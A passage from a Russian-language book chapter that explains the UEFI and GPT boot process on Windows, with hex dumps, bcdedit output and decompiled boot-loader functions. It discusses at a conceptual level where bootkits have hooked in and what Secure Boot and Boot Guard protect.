0060h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0070h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0080h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0090h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0100h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0110h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0120h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0130h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0140h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0150h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0160h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0170h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0180h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01B0h:	00	00	00	00	00	00	00	00	4B	6F	18	33	00	00	00	00	.....Ko.3....
01C0h:	02	00	EE	FF	FF	FF	01	00	00	00	FF	FF	FF	FF	00	00	..îÿÿÿ....ÿÿÿÿ..
01D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA	.....Uª
0200h:	45	46	49	20	50	41	52	54	00	00	01	00	5C	00	00	00	EFI PART....\...
0210h:	D0	B1	44	C4	00	00	00	00	01	00	00	00	00	00	00	00	Ð±DÄ.....
0220h:	AF	32	CF	1D	00	00	00	00	22	00	00	00	00	00	00	00	¯2Ï....."....
0230h:	8E	32	CF	1D	00	00	00	00	BE	54	2F	37	B3	F0	17	4F	Ž2Ï.....¾T/7³ð.O
0240h:	8F	0B	08	D9	85	95	40	2D	02	00	00	00	00	00	00	00	...Ù…•@-........
0250h:	80	00	00	00	80	00	00	00	7D	30	92	A3	00	00	00	00	€...€...}0'£....
0260h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Рис. 14.2. Сигнатура таблицы разделов GUID, получена распечаткой `\\.\PhysicalDrive0`



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0180h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0190h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01A0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01B0h:	00	00	00	00	00	00	00	00	4B	6F	18	33	00	00	00	00	.....Ko.3....
01C0h:	02	00	EE	FF	FF	FF	01	00	00	00	FF	FF	FF	FF	00	00	..îÿÿÿ....ÿÿÿÿ..
01D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
01F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA	.....Uª
0200h:	45	46	49	20	50	41	52	54	00	00	01	00	5C	00	00	00	EFI PART....\...

Template Results - Drive.bt

Name	Value	Start	Size
struct MASTER_BOOT_RECORD boot_mbr		0h	200h
UBYTE BootCode[446]		0h	1BEh
struct PARTITION_ENTRY partitions[4]		1BEh	40h
struct PARTITION_ENTRY partitions[0]	LEGACY_MBR_EFI_HEADER	1BEh	10h
enum BOOTINDICATOR BootIndicator	NOBOOT (0)	1BEh	1h
UBYTE StartingHead	0	1BFh	1h
WORD StartingSectCylinder	2	1C0h	2h
enum SYSTEMID SystemID	LEGACY_MBR_EFI_HEADER (238)	1C2h	1h
UBYTE EndingHead	255	1C3h	1h
WORD EndingSectCylinder	65535	1C4h	2h
DWORD RelativeSector	1	1C6h	4h
DWORD TotalSectors	4294967295	1CAh	4h
struct PARTITION_ENTRY partitions[1]	EMPTY	1CEh	10h
struct PARTITION_ENTRY partitions[2]	EMPTY	1DEh	10h
struct PARTITION_ENTRY partitions[3]	EMPTY	1EEh	10h
WORD EndOfSectorMarker	AA55h	1FEh	2h

Рис. 14.3. Заголовок унаследованной MBR, разобранный редактором 010 Editor по шаблону `Drive.bt`

Защитная MBR предохраняет от случайного повреждения разделов GUID утилитами для работы с диском, объявляя весь диск одним разделом; тогда старые инструменты, ничего не знающие о GPT, не примут по ошибке части, занятые разделами GPT, за свободное место. Формат защитной MBR такой же, как у настоящей, но это всего лишь заглушка. Прошивка UEFI знает, что это такое, и не пытается выполнить никакой код из нее.

Основное отличие от прежнего процесса загрузки через BIOS заключается в том, что весь код, отвечающий за ранние этапы загрузки системы, теперь инкапсулирован в самой прошивке UEFI, находящейся во флеш-памяти, а не на диске. Это означает, что методы заражения, которые изменяли MBR или VBR на диске (такие как в буткитах TDL4 и Olmasco, рассмотренных в главах 7 и 10 соответственно), не окажут никакого влияния на загрузку систем на основе GPT, даже если режим безопасной загрузки не включен.

Как узнать, поддерживается ли GPT

Чтобы проверить, поддерживает ли GPT ваша система Windows, можете воспользоваться командами Microsoft PowerShell. Именно команда `Get-Disk` (листинг 14.1) возвращает таблицу, в последнем столбце которой, Partition Style, показан тип поддерживаемой таблицы разделов. Если система совместима с GPT, то вы увидите в этом столбце значение GPT, иначе MBR.

Листинг 14.1. *Результат* `Get-Disk`

```
PS C:\> Get-Disk
Number  Friendly Name  Operational Status  Total Size  Partition Style
------  -------------  ------------------  ----------  ---------------
0       Microsoft      Online              127GB       GPT
        Virtual Disk
```

В табл. 14.2 приведены описания полей заголовка GPT.

Как видим, заголовок GPT содержит только данные, но не код. С точки зрения компьютерно-технической экспертизы, самыми важными полями являются «LBA сектора, с которого начинается таблица разделов» и «Количество записей в таблице разделов». Они определяют местоположение и размер таблицы разделов на жестком диске.

Еще одно интересное поле в заголовке GPT – «LBA резервной копии заголовка». Оно позволяет восстановить основной заголовок GPT в случае его повреждения. Мы касались резервной копии заголовка в главе 13, когда обсуждали вымогатель Petya, который зашифровывает и основной, и резервный заголовки GPT, чтобы максимально затруднить восстановление системы.

Таблица 14.2. *Заголовок GPT*

Название	Смещение	Длина
Сигнатура «EFI Part»	0x00	8 байт
Версия заголовка GPT	0x08	4 байта
Размер заголовка	0x0C	4 байта
Контрольная сумма CRC32 заголовка	0x10	4 байта
Зарезервировано	0x14	4 байта
LBA (логический адрес блока) основного заголовка	0x18	8 байт
LBA резервной копии заголовка	0x20	8 байт
LBA первого сектора, доступного для разделов	0x28	8 байт
LBA последнего доступного сектора	0x30	8 байт
GUID диска	0x38	16 байт
LBA сектора, с которого начинается таблица разделов	0x48	8 байт
Количество записей в таблице разделов	0x50	4 байта
Размер одной записи таблицы разделов	0x54	4 байта
Контрольная сумма CRC32 таблицы разделов	0x58	4 байта
Зарезервировано	0x5C	*

Как показано на рис. 14.4, во всех записях таблицы разделов имеется информация о свойствах и местоположении раздела на жестком диске.




Рис. 14.4. Таблица разделов GUID

Два 64-разрядных поля, *LBA первого сектора* и *LBA последнего сектора*, задают адреса первого и последнего секторов раздела соответственно. Поле *GUID типа раздела* содержит тип раздела в виде GUID. Например, системный раздел EFI, упомянутый выше в разделе «Разбиение диска на разделы: MBR и GPT», имеет тип *C12A7328-F81F-11D2-BA4B-00A0C93EC93B*.

Отсутствие какого бы то ни было исполняемого кода в схеме GPT создает трудности для заражения буткитом: как в такой ситуации передать контроль над процессом загрузки вредоносному коду? Возможная идея – модифицировать начальные загрузчики EFI, перед тем как они передадут управление ядру ОС. Но прежде чем исследовать ее, поговорим об основах архитектуры прошивки UEFI и процесса загрузки.

Разбор GPT-диска с помощью SweetScape

Для разбора полей таблицы GPT на работающей машине или в выгруженном разделе можно воспользоваться условно-бесплатной программой SweetScape 010 Editor (*https://www.sweetscape.com*) с шаблоном `Drive.bt`, который написан Бенджамином Верну (Benjamin Vernoux) и находится на сайте *SweetScape* в репозитории *Templates* в разделе *Downloads*. *010 Editor* – весьма развитый движок грамматического разбора на основе шаблонов, напоминающих структуры языка C (см. рис. 14.3).

Как работает прошивка UEFI

Рассмотрев схему разбиения на разделы GPT, мы понимаем, где находится начальный загрузчик ОС и как прошивка UEFI находит его на диске. Теперь посмотрим, как прошивка загружает и выполняет этот загрузчик. Мы в общих чертах расскажем об этапах подготовки окружения для выполнения загрузчика.

Прошивка UEFI, которая интерпретирует вышеупомянутые структуры данных в таблице GPT для нахождения загрузчика ОС, хранится во флеш-памяти SPI на материнской плате, где «SPI» – название шины интерфейса, соединяющей микросхему с остальными элементами чипсета. При запуске системы содержимое флеш-памяти отображается на область ЗУПВ, начальный и конечный адреса которой задаются в самом чипсете и зависят от конфигурации процессора. Получив управление после включения питания, код во флеш-памяти SPI инициализирует оборудование и загружает различные драйверы, диспетчер загрузки ОС, загрузчик ОС и, наконец, само ядро ОС. Перечислим шаги этого процесса.

1. Прошивка UEFI производит инициализацию платформы UEFI, процессора и чипсета, а затем загружает платформенные модули UEFI (иначе говоря, драйверы UEFI; это не то же, что зависящий от устройства код, загружаемый на следующем шаге).
2. Диспетчер загрузки UEFI перечисляет устройства на внешних шинах (например, на шине PCI), загружает драйверы устройств UEFI, а затем приложение загрузки.

3. Диспетчер загрузки Windows (*bootmgfw.efi*) загружает начальный загрузчик Windows.
4. Начальный загрузчик Windows (*winload.efi*) загружает ОС Windows.

Код, отвечающий за шаги 1 и 2, находится во флеш-памяти SPI, а код шагов 3 и 4 берется из файловой системы в специальном разделе UEFI на диске, после того как благодаря выполнению шагов 1 и 2 чтение с диска стало возможным. Далее в спецификации UEFI прошивка разделена на компоненты, отвечающие за инициализацию различных частей оборудования или действия в процессе загрузки (рис. 14.5).




Рис. 14.5. Обзор инфраструктуры UEFI

Загрузчик ОС опирается на службы загрузки EFI и службы времени выполнения EFI, предоставляемые прошивкой для загрузки системы и управления ей. Ниже в разделе «Внутри загрузчика операционной системы» мы объясним, как, пользуясь этими службами, загрузчик ОС организует окружение, в котором может загрузить ядро. После того как загрузчик ОС получил контроль над загрузкой от прошивки UEFI, службы загрузки удаляются и больше операционной системе недоступны. Однако службы времени выполнения остаются доступными ОС и предоставляют интерфейс для чтения и записи переменных UEFI в NVRAM, обновления прошивки (с помощью *капсульного обновления*), перезагрузки и завершения работы системы.

Спецификация UEFI

В отличие от BIOS, спецификация UEFI описывает каждый шаг, начиная с инициализации оборудования. До выхода этой спецификации у поставщиков оборудования было больше свободы в организации процесса разработки прошивки, но эта свобода часто приводила к путанице и появлению уязвимостей. В спецификации перечислены четыре основных последовательно выполняемых этапа процесса загрузки с четко прописанной сферой ответственности.

Капсульное обновление прошивки

Капсульное обновление (Capsule Update) – это технология безопасного обновления прошивки UEFI. Операционная система загружает образ капсульного обновления в память и с помощью службы времени выполнения сигнализирует прошивке UEFI о наличии капсулы. В результате прошивка UEFI перезагружает систему и обрабатывает капсульное обновление при следующей загрузке. Цель этой технологии – стандартизировать и повысить безопасность процесса обновления прошивки. Мы подробнее обсудим эту тему в главе 15.

- **Безопасность (SEC).** Инициализируется временная память с использованием процессорных кешей, и ищется загрузчик для этапа PEI. Код, выполняемый на этапе SEC, находится в микросхеме флеш-памяти SPI.
- **Инициализация, предшествующая EFI (PEI).** Конфигурируется контроллер памяти, инициализируется чипчет, и обрабатывается выход из энергосберегающего режима S3. На этом этапе код выполняется из временной памяти, пока контроллер памяти не будет инициализирован, а после этого – из постоянной памяти.
- **Среда выполнения драйверов (DXE).** Инициализируются службы режима управления системой (SMM) и DXE (базовые, диспетчер, драйверы и т. д.), а также службы загрузки и времени выполнения.
- **Выбор загрузочного устройства (BDS).** Определяется устройство, с которого можно загрузить ОС, например, путем перечисления периферийных устройств на шине PCI, которые могут содержать совместимый с UEFI начальный загрузчик (каковым, в частности, является загрузчик ОС).

Все компоненты, используемые в процессе загрузки, находятся во флеш-памяти SPI, кроме загрузчика ОС, которая располагается в файловой системе на диске и ищется на этапах DXE/BDS исполняемым из флеш-памяти SPI кодом на пути, хранящемся в переменной UEFI в NVRAM (как было описано выше).

Этапы инициализации SMM и DXE наиболее интересны с точки зрения внедрения руткитов. SMM работает в кольце –2, самом привилегированном системном режиме – даже более привилегированном, чем гипервизоры, работающие в кольце –1. (См. врезку «Режим управления системой», где режим SMM и кольца привилегий описаны более подробно.) В этом режиме вредоносный код может полностью контролировать систему.

Драйверы DXE предоставляют еще одно удобное место для эффективной реализации функциональности буткита. Хороший пример

вредоносной программы на основе DXE дает реализация руткита в прошивке от группы Hacking Team, она обсуждается в главе 15.

Сейчас мы рассмотрим последний этап и увидим, как ядро операционной системы получает управление. А детали DXE и SMM отложим до следующей главы.

Режим управления системой

Режим управления системой (System Management Mode – SMM) – это специальный режим процессоров x86 CPU, работающий с повышенными привилегиями в «кольце –2» (т. е. «минус 2», ниже и привилегированнее, чем «кольцо –1», которое, в свою очередь, привилегированнее «кольца 0», исторически считавшегося самым привилегированным и доверенным. Хорошо, что запас отрицательных целых чисел бесконечен, правда?). Режим SMM был введен в процессорах Intel 386 в основном для управления энергопотреблением, но в современных процессорах его сложность и важность заметно возросли. Теперь SMM является неотъемлемой частью прошивки, где отвечает за всю инициализацию и настройку разделения памяти в процессе загрузки. Код SMM выполняется в отдельном адресном пространстве, которое, по идее, должно быть изолировано от нормального адресного пространства операционной системы (в т. ч. и ядра ОС). В главах 15 и 16 мы еще поговорим о том, как UEFI-руткиты задействуют SMM.

Внутри загрузчика операционной системы

Выполнив свою работу, код прошивки UEFI, находящийся во флеш-памяти SPI, передает управление загрузчику ОС, хранящемуся на диске. Код загрузчика также является 64- или 32-разрядным (в зависимости от версии операционной системы); места 16-разрядному коду в MBR или VBR больше не остается.

Загрузчик ОС состоит из нескольких файлов, хранящихся в системном разделе EFI, включая модули *bootmgfw.efi* и *winload.efi*. Первый называется *диспетчером загрузки Windows*, второй – *начальным загрузчиком Windows*. Местоположение этих модулей также определяется переменными в NVRAM. В частности, порядок просмотра загрузочных устройств в поисках того, что содержит системный раздел ESP, хранится в NVRAM в переменной `BOOT_ORDER` (обычно ее можно изменить в конфигурации BIOS), а путь внутри ESP – в переменной `BOOT` (обычно равной *\EFI\Microsoft\Boot*).

Доступ к диспетчеру загрузки Windows

Диспетчер загрузки в прошивке UEFI просматривает переменные UEFI в NVRAM, чтобы найти раздел ESP и, в случае Windows, принадлежащий ОС диспетчер загрузки *bootmgfw.efi*, который хранится в

этом разделе. Затем диспетчер загрузки создает в памяти образ этого файла. Для этого он просит прошивку UEFI прочитать загрузочный диск и разобрать файловую систему на нем. Для другой ОС переменная в NVRAM содержала бы путь к загрузчику этой ОС; например, в случае Linux она указывает на начальный загрузчик GRUB (*grub.efi*).

Загрузив *bootmgfw.efi*, начальный загрузчик в прошивке UEFI переходит на точку входа в *bootmgfw.efi*, `EfiEntry`. Это начало процесса загрузки ОС, в этой точке находящаяся во флеш-памяти прошивка передает управление коду, хранящемуся на диске.

Организация среды выполнения

Точка входа `EfiEntry`, прототип которой показан в листинге 14.2, вызывает диспетчер загрузки Windows, *bootmgfw.efi*, и служит для конфигурирования обратных вызовов прошивки UEFI из начального загрузчика Windows, *winload.efi*, который вызывается сразу вслед за ней. Эти обратные вызовы связывают код *winload.efi* со службами времени выполнения в прошивке UEFI, которые необходимы для операций с периферийными устройствами, например для чтения жесткого диска. Эти службы используются даже после того, как Windows полностью загружена; для этого предназначены обертки уровня аппаратных абстракций (HAL), о подготовке которых мы вскоре расскажем.

Листинг 14.2. *Прототип функции* `EfiEntry` (`EFI_IMAGE_ENTRY_POINT`)

```
EFI_STATUS EfiEntry (
❶ EFI_HANDLE ImageHandle,       // описатель образа UEFI
                                // для загруженного приложения
❷ EFI_SYSTEM_TABLE *SystemTable // указатель на системную таблицу UEFI
);
```

Первый параметр `EfiEntry` ❶ указывает на модуль *bootmgfw.efi*, который отвечает за продолжение процесса загрузки и вызов *winload.efi*. Второй параметр ❷ содержит указатель на таблицу конфигурации UEFI (`EFI_SYSTEM_TABLE`), обеспечивающую доступ к большинству конфигурационных данных службы EFI (рис. 14.6).




Рис. 14.6. Структура таблицы `EFI_SYSTEM_TABLE` *на верхнем уровне*

Загрузчик *winload.efi* использует службы UEFI для загрузки ядра операционной системы с первоочередными драйверами и для инициализации таблицы `EFI_RUNTIME_TABLE` в пространстве ядра с целью будущего доступа посредством библиотеки HAL (*hal.dll*). HAL потребляет `EFI_SYSTEM_TABLE` и экспортирует функции, обертывающие функции времени выполнения UEFI, предоставляя их остальной части ядра. Ядро вызывает эти функции для таких задач, как чтение переменных в NVRAM и обработка капсульных обновлений BIOS, перепоручаемая прошивке UEFI.

Обратите внимание на несколько слоев оберток вокруг аппаратно-зависимого кода UEFI, которые конфигурируются на ранних этапах загрузки каждым уровнем. Никогда не знаешь, насколько глубока кроличья нора UEFI и системный вызов ОС!

Структура `EFI_RUNTIME_SERVICES`, используемая модулем HAL, *hal.dll*, показана на рис. 14.7.




Рис. 14.7. `EFI_RUNTIME_SERVICES` *в представлении* `hal.dll`

`HalEfiRuntimeServiceTable` содержит указатель на структуру `EFI_RUNTIME_SERVICES`, которая, в свою очередь, содержит адреса точек входа в функции служб, отвечающих за конкретные вещи: получение и установку переменных в NVRAM, капсульное обновление и т. д.

В последующих главах мы проанализируем эти структуры в контексте уязвимостей прошивки, их эксплуатации и руткитов. А пока просто хотим подчеркнуть, что `EFI_SYSTEM_TABLE` и особенно `EFI_RUNTIME_SERVICES` – ключи к поиску структур, отвечающих за доступ к конфигурационным данным UEFI и что часть этих данных доступна из режима ядра операционной системы.

На рис. 14.8 показан результат дизассемблирования функции `EfiEntry`. Одна из первых команд – вызов функции `EfiInitCreateInputParametersEx()`, которая преобразует параметры `EfiEntry` в формат, ожидаемый *bootmgfw.efi*. Вызываемая из `EfiInitCreateInputParametersEx()` функция `EfiInitpCreateApplicationEntry()` создает запись о *bootmgfw.efi* в конфигурационных данных загрузки (BCD), двоичном хранилище конфигурационных параметров начального загрузчика Windows. После возврата из `EfiInitCreateInputParametersEx()` управление получает функция `BmMain` (выделена на рис. 14.8). Отметим, что в этой точке для правильного доступа к операциям физических устройств, в т. ч. вво-

ду-выводу на жесткий диск, а также для инициализации памяти диспетчер загрузки Windows может пользоваться только службами EFI, потому что основные стеки драйверов Windows еще не загружены и, стало быть, недоступны.




Рис. 14.8. Дизассемблированная функция `EfiEntry`

Чтение конфигурационных данных загрузки

На следующем шаге `BmMain` вызывает следующие функции:

- **`BmFwInitializeBootDirectoryPath`** – используется для инициализации пути к приложению загрузки (*\EFI\Microsoft\Boot*);
- **`BmOpenDataStore`** – используется для монтирования и чтения файла базы данных BCD (*\EFI\Microsoft\Boot\BCD*) с помощью служб UEFI (дискового ввода-вывода);
- **`BmpLaunchBootEntry`** и **`ImgArchEfiStartBootApplication`** – используются для выполнения приложения загрузки (*winload.efi*).

В листинге 14.3 показаны конфигурационные данные загрузки, выведенные стандартной утилитой *bcdedit.exe*, включенной во все последние версии Microsoft Windows. Пути к диспетчеру загрузки Windows и начальному загрузчику Windows обозначены цифрами ❶ и ❷ соответственно.

Листинг 14.3. *Вывод командной утилиты bcdedit*

```
PS C:\WINDOWS\system32> bcdedit

  Windows Boot Manager
  --------------------
  identifier              {bootmgr}
```

```
  device                  partition=\Device\HarddiskVolume2
❶ path                    \EFI\Microsoft\Boot\bootmgfw.efi
  description             Windows Boot Manager
  locale                  en-US
  inherit                 {globalsettings}
  default                 {current}
  resumeobject            {c68c4e64-6159-11e8-8512-a4c49440f67c}
  displayorder            {current}
  toolsdisplayorder       {memdiag}
  timeout                 30

Windows Boot Loader
-------------------
  identifier              {current}
  device                  partition=C:
❷ path                    \WINDOWS\system32\winload.efi
  description             Windows 10
  locale                  en-US
  inherit                 {bootloadersettings}
  recoverysequence        {f5b4c688-6159-11e8-81bd-8aecff577cb6}
  displaymessageoverride  Recovery
  recoveryenabled         Yes
  isolatedcontext         Yes
  allowedinmemorysettings 0x15000075
  osdevice                partition=C:
  systemroot              \WINDOWS
  resumeobject            {c68c4e64-6159-11e8-8512-a4c49440f67c}
  nx                      OptIn
  bootmenupolicy          Standard
```

Диспетчер загрузки Windows (*bootmgfw.efi*) также отвечает за проверку политики загрузки и за инициализацию компонент целостности кода и безопасной загрузки, которые будут рассмотрены в следующих главах.

На следующем этапе процесса загрузки *bootmgfw.efi* загружает и проверяет начальный загрузчик Windows (*winload.efi*). Прежде чем приступать к загрузке *winload.efi*, диспетчер загрузки Windows инициализирует отображение памяти для перехода в защищенный режим, в котором поддерживаются виртуальная память и страничный обмен. Важно, что это действие выполняется при посредничестве служб времени выполнения UEFI, а не напрямую. Тем самым создается прочный уровень абстракции для структур данных виртуальной памяти ОС, в частности GDT, которые раньше обрабатывались в 16-разрядном ассемблерном коде.

Передача управления Winload

На последнем этапе диспетчера загрузки Windows функция `BmpLaunchBootEntry()` загружает и выполняет *winload.efi*, начальный загрузчик Windows. На рис. 14.9 показан полный граф вызовов

от `EfiEntry()` до `BmpLaunchBootEntry()`, построенный дизассемблером Hex-Rays IDA Pro с помощью скрипта IDAPathFinder (*http://www.devttys0.com/tools/*).




Рис. 14.9. Граф вызовов от `EfiEntry()` *до* `BmpLaunchBootEntry()`

Поток управления до функции `BmpLaunchBootEntry()` выбирает правильную загрузочную запись, исходя из значений в хранилище BCD. Если включено шифрование всего тома (BitLocker), то диспетчер загрузки дешифрирует системный раздел, прежде чем передать управление начальному загрузчику. Функция `BmpLaunchBootEntry()`, следующая за `BmpTransferExecution()`, проверяет параметры загрузки и передает управление `BlImgLoadBootApplication()`, которая затем вызывает `ImgArchEfiStartBootApplication()`. Функция `ImgArchEfiStartBootApplication()` отвечает за инициализацию защищенного режима для *winload.efi*. После этого управление попадает к функции `Archpx64TransferTo64BitApplicationAsm()`, которая завершает подготовку к запуску *winload.efi* (рис. 14.10).

После этой критически важной точки поток управления передается файлу *winload.efi*, который отвечает за загрузку и инициализацию ядра Windows. До этого момента выполнение происходит в среде UEFI поверх служб загрузки, а модель физической памяти плоская.




Рис. 14.10. Граф вызовов от `BmpLaunchBootEntry()` *к* `Archpx64TransferTo64BitApplicationAsm()`

Примечание *Если режим безопасной загрузки выключен, то вредоносный код может производить любые изменения памяти на этом этапе процесса загрузки, потому что модули режима ядра еще не защищены технологией защиты ядра от изменения (Kernel Patch Protection – KPP), известной также под названием PatchGuard. Эта защита инициализируется лишь на более поздних этапах процесса загрузки. Но после активации PatchGuard произвести вредоносные модификации модулей ядра будет гораздо труднее.*

Начальный загрузчик Windows

Начальный загрузчик Windows выполняет следующие шаги конфигурирования:

- инициализирует отладчик ядра, если ОС загружена в отладочном режиме (включая отладочный режим гипервизора);
- обертывает службы загрузки UEFI абстракциями HAL для последующего использования в режиме ядра Windows и завершает работу службу загрузки;
- проверяет, поддерживается ли процессором гипервизор Hyper-V, и, если да, настраивает поддержку;
- проверяет политики Virtual Secure Mode (VSM) и Device Guard (только для Windows 10);
- проверяет целостность самого ядра и компонентов Windows, а затем передает управление ядру.

Начальный загрузчик Windows начинает выполнение в функции `OslMain()`, показанной в листинге 14.4; она и выполняет все вышеперечисленные действия.

Листинг 14.4. *Декомпилированная функция* `OslMain()` *(Windows 10)*

```
__int64 __fastcall OslpMain(__int64 a1)
{
  __int64 v1; // rbx@1
  unsigned int v2; // eax@3
  __int64 v3; //rdx@3
  __int64 v4; //rcx@3
  __int64 v5; //r8@3
  __int64 v6; //rbx@5
  unsigned int v7; // eax@7
  __int64 v8; //rdx@7
  __int64 v9; //rcx@7
  __int64 v10; //rdx@9
  __int64 v11; //rcx@9
  unsigned int v12; // eax@10
  char v14; // [rsp+20h] [rbp-18h]@1
  int v15; // [rsp+2Ch] [rbp-Ch]@1
  char v16; // [rsp+48h] [rbp+10h]@3

  v1 = a1;
  BlArchCpuId(0x80000001, 0i64, &v14);
  if ( !(v15 & 0x100000) )
    BlArchGetCpuVendor();
  v2 = OslPrepareTarget (v1, &v16);
  LODWORD(v5) = v2;
  if ( (v2 & 0x80000000) == 0 && v16 )
  {
    v6 = OslLoaderBlock;
    if ( !BdDebugAfterExitBootServices )
      BlBdStop(v4, v3, v2);
  ❶ v7 = OslFwpKernelSetupPhase1(v6);
    LODWORD(v5) = v7;
    if ( (v7 & 0x80000000) == 0 )
    {
      ArchRestoreProcessorFeatures(v9, v8, v7);
      OslArchHypervisorSetup(1i64, v6);
    ❷ LODWORD(v5) = BlVsmCheckSystemPolicy(1i64);
      if ( (signed int)v5 >= 0 )
      {
        if ( (signed int)OslVsmSetup(1i64, 0xFFFFFFFFi64, v6) >= 0
     ❸ || (v12 = BlVsmCheckSystemPolicy(2i64), v5 = v12, (v12 & 0x80000000) == 0 ))
        {
          BlBdStop(v11, v10, v5);
       ❹ OslArchTransferToKernel(v6, OslEntryPoint);
          while ( 1 )
            ;
        }
      }
    }
  }
}
```

Начальный загрузчик Windows начинает работу с конфигурирования адресного пространства ядра, вызывая функцию `OslBuildKernelMemoryMap()` (рис. 14.11). Затем он готовит почву к загрузке ядра с помощью функции `OslFwpKernelSetupPhase1()` ❶. Эта функция вызывает `EfiGetMemoryMap()`, чтобы получить указатель на сконфигурированную ранее структуру `EFI_BOOT_SERVICE`, после чего сохраняет его в глобальной переменной для будущего использования в режиме ядра при посредстве служб HAL.




Рис. 14.11. Граф вызовов от `OslMain()` *до* `OslBuildKernelMemoryMap()`

После этого функция `OslFwpKernelSetupPhase1()` вызывает функцию EFI `ExitBootServices()`, которая уведомляет операционную систему, что она сейчас получит полное управление; этот обратный вызов – возможность произвести последние изменения в конфигурации, прежде чем перейти в ядро.

Проверки, выполняемые политикой загрузки VSM, реализованы в функции `BlVsmCheckSystemPolicy` ❷❸, которая проверяет наличие политики безопасной загрузки в окружении и читает переменную UEFI `VbsPolicy`, заполняя структуру `BlVsmpSystemPolicy` в памяти.

Наконец, поток выполнения достигает ядра операционной системы (в нашем случае образа *ntoskrnl.exe*) ❹ с помощью функции `OslArchTransferToKernel()` (листинг 14.5).

Листинг 14.5. *Дизассемблированная функция* `OslArchTransferToKernel()`

```
.text:0000000180123C90 OslArchTransferToKernel proc near
.text:0000000180123C90    xor      esi, esi
.text:0000000180123C92    mov      r12, rcx
.text:0000000180123C95    mov      r13, rdx
.text:0000000180123C98    wbinvd
.text:0000000180123C9A    sub      rax, rax
.text:0000000180123C9D    mov      ss, ax
.text:0000000180123CA0    mov      rsp, cs:OslArchKernelStack
.text:0000000180123CA7    lea      rax, OslArchKernelGdt
.text:0000000180123CAE    lea      rcx, OslArchKernelIdt
.text:0000000180123CB5    lgdt     fword ptr [rax]
.text:0000000180123CB8    lidt     fword ptr [rcx]
.text:0000000180123CBB    mov      rax, cr4
.text:0000000180123CBE    or       rax, 680h
.text:0000000180123CC4    mov      cr4, rax
.text:0000000180123CC7    mov      rax, cr0
.text:0000000180123CCA    or       rax, 50020h
.text:0000000180123CD0    mov      cr0, rax
.text:0000000180123CD3    xor      ecx, ecx
```

```
.text:0000000180123CD5    mov     cr8, rcx
.text:0000000180123CD9    mov     ecx, 0C0000080h
.text:0000000180123CDE    rdmsr
.text:0000000180123CE0    or      rax, cs:OslArchEferFlags
.text:0000000180123CE7    wrmsr
.text:0000000180123CE9    mov     eax, 40h
.text:0000000180123CEE    ltr     ax
.text:0000000180123CF1    mov     ecx, 2Bh
.text:0000000180123CF6    mov     gs, ecx
.text:0000000180123CF8    assume  gs:nothing
.text:0000000180123CF8    mov     rcx, r12
.text:0000000180123CFB    push    rsi
.text:0000000180123CFC    push    10h
.text:0000000180123CFE    push    r13
.text:0000000180123D00    retfq
.text:0000000180123D00 OslArchTransferToKernel endp
```

Мы уже упоминали эту функцию в предыдущих главах, потому что некоторые буткиты (в частности, Gapz) подключаются к ней, чтобы вставить собственные точки подключения в образ ядра.

Преимущества прошивки UEFI с точки зрения безопасности

Как мы видели, прежние буткиты, атаковавшие MBR и VBR, не могут получить контроль над схемой загрузки через UEFI, потому что код, который они заражали, теперь не выполняется. Но самое большое влияние на безопасность оказала поддержка технологии безопасной загрузки. Она путает все карты руткитам и буткитам, потому что не дает злоумышленникам модифицировать загрузочные компоненты, предшествующие ОС, – если, конечно, они не найдут способа обойти безопасную загрузку.

Кроме того, технология Boot Guard, недавно представленная Intel, знаменует новый этап эволюции безопасной загрузки. Boot Guard – это технология аппаратной защиты целостности, цель которой – защитить систему еще до запуска безопасной загрузки. В двух словах: Boot Guard позволяет поставщику платформы установить криптографические ключи, гарантирующие целостность безопасной загрузки.

Еще одна технология, появившаяся после поколения процессоров Intel Skylake, – BIOS Guard; она защищает платформу от модификации флеш-памяти прошивки. Даже если злоумышленник получит доступ к флеш-памяти, BIOS Guard сумеет защитить ее от установки вредоносного импланта, а значит, предотвратить выполнение вредоносного кода на этапе загрузки.

Эти технологии защиты прямо повлияли на направление развития современных буткитов, заставив их разработчиков искать способы преодоления новых мер безопасности.

Заключение

